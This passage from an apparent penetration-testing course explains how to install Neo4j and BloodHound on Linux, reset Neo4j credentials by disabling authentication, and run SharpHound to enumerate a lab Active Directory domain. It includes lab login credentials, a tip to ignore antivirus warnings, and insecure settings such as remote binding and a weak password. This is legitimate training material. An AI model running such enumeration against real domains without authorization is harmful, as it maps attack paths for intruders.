
Download BloodHound GUI

1. Download the latest version of the BloodHound GUI for Windows from https://github.com/BloodHoundAD/BloodHound/releases.



Note: We may get a warning from the Browser or the AV that the file is malicious. Ignore and allow the download.

1. Unzip the folder and double-click BloodHound.exe.
2. Authenticate with the credentials you set up for neo4j.



Linux Installation

The first thing we need to do is download and install `Java Oracle JDK 11`. We will update our apt sources to install the correct package:

Updating APT sources to install Java

```
[!bash!]# echo "deb http://httpredir.debian.org/debian stretch-backports
main" | sudo tee -a /etc/apt/sources.list.d/stretch-backports.list
[!bash!]# sudo apt-get update
...SNIP...
```

With this update, if Java is not installed when we try to install Neo4j, it will automatically install it as part of the Neo4j installation. Let's add the apt sources for Neo4j installation:

Updating APT sources to install Neo4j

```
wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key
add -
```

```
echo 'deb https://debian.neo4j.com stable 4.4' | sudo tee -a
/etc/apt/sources.list.d/neo4j.list
sudo apt-get update
...SNIP...
```

Before installing Neo4j, we need to install the `apt-transport-https` package with apt:

Installing required packages

```
sudo apt-get install apt-transport-https
...SNIP...
```

Now we can install Neo4j. Let's first list the available options and pick the latest 4.4.X version.

Installing Neo4j

```
sudo apt list -a neo4j
sudo apt list -a neo4j
Listing... Done
neo4j/stable 1:5.3.0 all [upgradable from: 1:4.4.12]
neo4j/stable 1:5.2.0 all
neo4j/stable 1:5.1.0 all
neo4j/stable 1:4.4.16 all
neo4j/stable 1:4.4.15 all
neo4j/stable 1:4.4.14 all
neo4j/stable 1:4.4.13 all
neo4j/stable,now 1:4.4.12 all [installed,upgradable to: 1:5.3.0]
neo4j/stable 1:4.4.11 all
neo4j/stable 1:4.4.10 all
neo4j/stable 1:4.4.9 all
...SNIP...
```


At the time of writting. The latest version is Neo4j 4.4.16, let's install that version with the following command:

Installing Neo4j 4.4.X

```
sudo apt install neo4j=1:4.4.16 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
```

```
  neo4j
1 upgraded, 0 newly installed, 0 to remove, and 236 not upgraded.
Need to get 106 MB of archives.
After this operation, 1,596 kB of additional disk space will be used.
Get:1 https://debian.neo4j.com stable/4.4 amd64 neo4j all 1:4.4.16 [106
MB]
Fetched 106 MB in 2s (55.9 MB/s)
...SNIP...
```

Next, we need to make sure we are using Java 11. We can update which java version our operating system will use with the following command:

Change Java version to 11

```
sudo update-alternatives --config java
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                            Priority
Status
------------------------------------------------------------
  0            /usr/lib/jvm/java-13-openjdk-amd64/bin/java   1311
auto mode
* 1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111
manual mode
  2            /usr/lib/jvm/java-13-openjdk-amd64/bin/java   1311
manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
```


Note: Option 1 correspond to Java 11. The option may be different in your system.

We can start `Neo4j` as a console application to verify it starts up without errors:

Running Neo4j as console

```
cd /usr/bin
sudo ./neo4j console
Directories in use:
home:         /var/lib/neo4j
config:       /etc/neo4j
logs:         /var/log/neo4j
plugins:      /var/lib/neo4j/plugins
import:       /var/lib/neo4j/import
data:         /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses:     /var/lib/neo4j/licenses
```

```
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-01-05 20:04:26.679+0000 INFO  Starting...
2023-01-05 20:04:27.369+0000 INFO  This instance is ServerId{fb3f5e13}
(fb3f5e13-5dfd-49ee-b068-71ad7f5ce997)
2023-01-05 20:04:29.103+0000 INFO  ======== Neo4j 4.4.16 ========
2023-01-05 20:04:30.562+0000 INFO  Performing postInitialization step for
component 'security-users' with version 3 and status CURRENT
2023-01-05 20:04:30.562+0000 INFO  Updating the initial password in
component 'security-users'
2023-01-05 20:04:30.862+0000 INFO  Bolt enabled on localhost:7687.
2023-01-05 20:04:31.881+0000 INFO  Remote interface available at
http://localhost:7474/
2023-01-05 20:04:31.887+0000 INFO  id:
613990AF56F6A7BDDA8F79A02F0ACED758E04015C5B0809590687C401C98A4BB
2023-01-05 20:04:31.887+0000 INFO  name: system
2023-01-05 20:04:31.888+0000 INFO  creationDate: 2022-12-12T15:59:25.716Z
2023-01-05 20:04:31.888+0000 INFO  Started.
```

To start and stop the service, we can use the following commands:

Start Neo4j

```
sudo systemctl start neo4j
```

Stop Neo4j

```
sudo systemctl stop neo4j
```

Note: It is very common for people to host Neo4j on a Linux system but use the BloodHound GUI on a different system. Neo4j, by default, only allows local connections. To allow remote connections, open the neo4j configuration file located at `/etc/neo4j/neo4j.conf` and edit this line:


`#dbms`.default_listen_address=0.0.0.0

Remove the # character to uncomment the line. Save the file, then start neo4j up again


Configure Neo4j Database

To configure the Neo4j database, we will do the same steps we did on Windows:

Open a web browser and navigate to the Neo4j web console at http://localhost:7474/:




Change Neo4j default credentials. Authenticate to neo4j in the web console with username `neo4j` and password `neo4j`, leave the database empty, and once prompted, change the password.



Download BloodHound GUI

1. Download the latest version of the BloodHound GUI for Linux from https://github.com/BloodHoundAD/BloodHound/releases.



1. Unzip the folder, then run BloodHound with the `--no-sandbox` flag:


Unzip BloodHound

```
unzip BloodHound-linux-x64.zip
Archive:  BloodHound-linux-x64.zip
   creating: BloodHound-linux-x64/
  inflating: BloodHound-linux-x64/BloodHound
  ...SNIP...
```

Execute BloodHound

```
cd BloodHound-linux-x64/
./BloodHound --no-sandbox
```

1. Authenticate with the credentials you set up for neo4j.



MacOS Install

To install BloodHound in MacOS, we can follow the steps provided in BloodHound official documentation.

Updating BloodHound requirements (Linux)

In case we have already installed BloodHound, and we need to update it to support the latest version, we can update Neo4j and Java with the following commands:

Update Neo4j

```
wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key
add -
echo 'deb https://debian.neo4j.com stable 4.4' | sudo tee -a
/etc/apt/sources.list.d/neo4j.list
sudo apt-get update
...SNIP...
```

Install Neo4j 4.4.X

```
sudo apt install neo4j=1:4.4.16 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
  neo4j
1 upgraded, 0 newly installed, 0 to remove, and 236 not upgraded.
Need to get 106 MB of archives.
After this operation, 1,596 kB of additional disk space will be used.
Get:1 https://debian.neo4j.com stable/4.4 amd64 neo4j all 1:4.4.16 [106
MB]
Fetched 106 MB in 2s (55.9 MB/s)
...SNIP...
```


Note: Make sure to change the Java version to 11 as mention in the installation steps.

Recovering Neo4j Credentials

In case we can't access the Neo4j database with the default credentials, we can follow the next steps to reset the default credentials:


1. Stop neo4j if it is running

```
sudo systemctl stop neo4j
```

1. edit `/etc/neo4j/neo4j.conf`, and uncomment `dbms.security.auth_enabled=false`.
2. Start neo4j console:

```
sudo neo4j console
Directories in use:
home:         /var/lib/neo4j
config:       /etc/neo4j
logs:         /var/log/neo4j
plugins:      /var/lib/neo4j/plugins
import:       /var/lib/neo4j/import
data:         /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses:     /var/lib/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-01-05 20:49:46.214+0000 INFO  Starting
...SNIP...
```

1. Navigate to http://localhost:7474/ and click `Connect` to log in without credentials.
2. Set a new password for the `neo4j` account with the following query: `ALTER USER neo4j SET PASSWORD 'Password123';`



1. Stop neo4j service.
2. Edit `/etc/neo4j/neo4j.conf`, and comment out the `dbms.security.auth_enabled=false`.
3. Start Neo4j and use the new password.

Next Steps

In the following sections, we will start working with BloodHound and using `SharpHound` to collect data from the Active Directory.

SharpHound - Data Collection from Windows

SharpHound is the official data collector tool for BloodHound, is written in C# and can be run on Windows systems with the .NET framework installed. The tool uses various techniques to gather data from Active Directory, including native Windows API functions and LDAP queries.

The data collected by SharpHound can be used to identify security weaknesses in an Active Directory environment to attack it or to plan for remediation.

This section will discover the basic functionalities of enumerating Active Directory using SharpHound and how to do it.

Basic Enumeration

By default SharpHound, if run without any options, will identify the domain to which the user who ran it belongs and will execute the default collection. Let's execute SharpHound without any options.

Note: To follow the exercise start the target machine and connect via RDP with the following credentials `htb-student:HTBRocks!`.

Running SharpHound without any option

```
C:\tools> SharpHound.exe
2023-01-10T09:10:27.5517894-06:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
2023-01-10T09:10:27.6678232-06:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps,
DCOM, SPNTargets, PSRemote
2023-01-10T09:10:27.6834781-06:00|INFORMATION|Initializing SharpHound at
9:10 AM on 1/10/2023
2023-01-10T09:11:12.0547392-06:00|INFORMATION|Flags: Group, LocalAdmin,
Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote
2023-01-10T09:11:12.2081156-06:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.HTB
2023-01-10T09:11:12.2394159-06:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-01-10T09:11:12.2615280-06:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-01-10T09:11:42.6237001-06:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 35 MB RAM
```

```
2023-01-10T09:12:12.6416076-06:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 37 MB RAM
2023-01-10T09:12:42.9758511-06:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 37 MB RAM
2023-01-10T09:12:43.2077516-06:00|INFORMATION|Consumers finished, closing
output channel
2023-01-10T09:12:43.2545768-06:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2023-01-10T09:12:43.3771345-06:00|INFORMATION|Status: 94 objects finished
(+94 1.032967)/s -- Using 42 MB RAM
2023-01-10T09:12:43.3771345-06:00|INFORMATION|Enumeration finished in
00:01:31.1684392
2023-01-10T09:12:43.4617976-06:00|INFORMATION|Saving cache with stats: 53
ID to type mappings.
 53 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-01-10T09:12:43.4617976-06:00|INFORMATION|SharpHound Enumeration
Completed at 9:12 AM on 1/10/2023! Happy Graphing!
```

The 2nd line in the output above indicates the collection method used by default: `Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote`. Those methods mean that we will collect the following:

